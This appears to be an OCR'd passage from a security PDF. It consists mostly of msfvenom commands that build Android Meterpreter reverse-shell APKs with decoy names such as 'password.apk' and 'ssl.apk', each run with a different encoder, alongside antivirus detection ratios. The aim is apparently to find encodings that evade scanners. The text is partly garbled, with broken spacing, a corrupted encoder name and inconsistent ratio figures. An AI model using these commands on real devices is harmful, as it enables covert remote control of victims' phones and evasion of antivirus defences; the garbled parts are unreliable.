


Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > kunal .apk –e x64/zatto_dekiro


Use of encoder 24 =encoder/ x64/zatto_dekiro



Detectable ratio 0




Detectable ratio61




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > password .apk –e x86/add_sub


Use of encoder 24 =encoder/ x86/add_sub



Un Detectable ratio 61




Detectable ratio 0




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > password .apk –e x86/ alpha_mixed


Use of encoder 25 =encoder/ x86/alpha_mixed



Detectable ratio 3




Un Detectable ratio 59




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > ssl .apk –e x86/ alpha_upper


Use of encoder 26 =encoder/ x86/alpha_upper



Detectable ratio 3




Un Detectable ratio 59




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > abc2.apk –e x86/bloxor

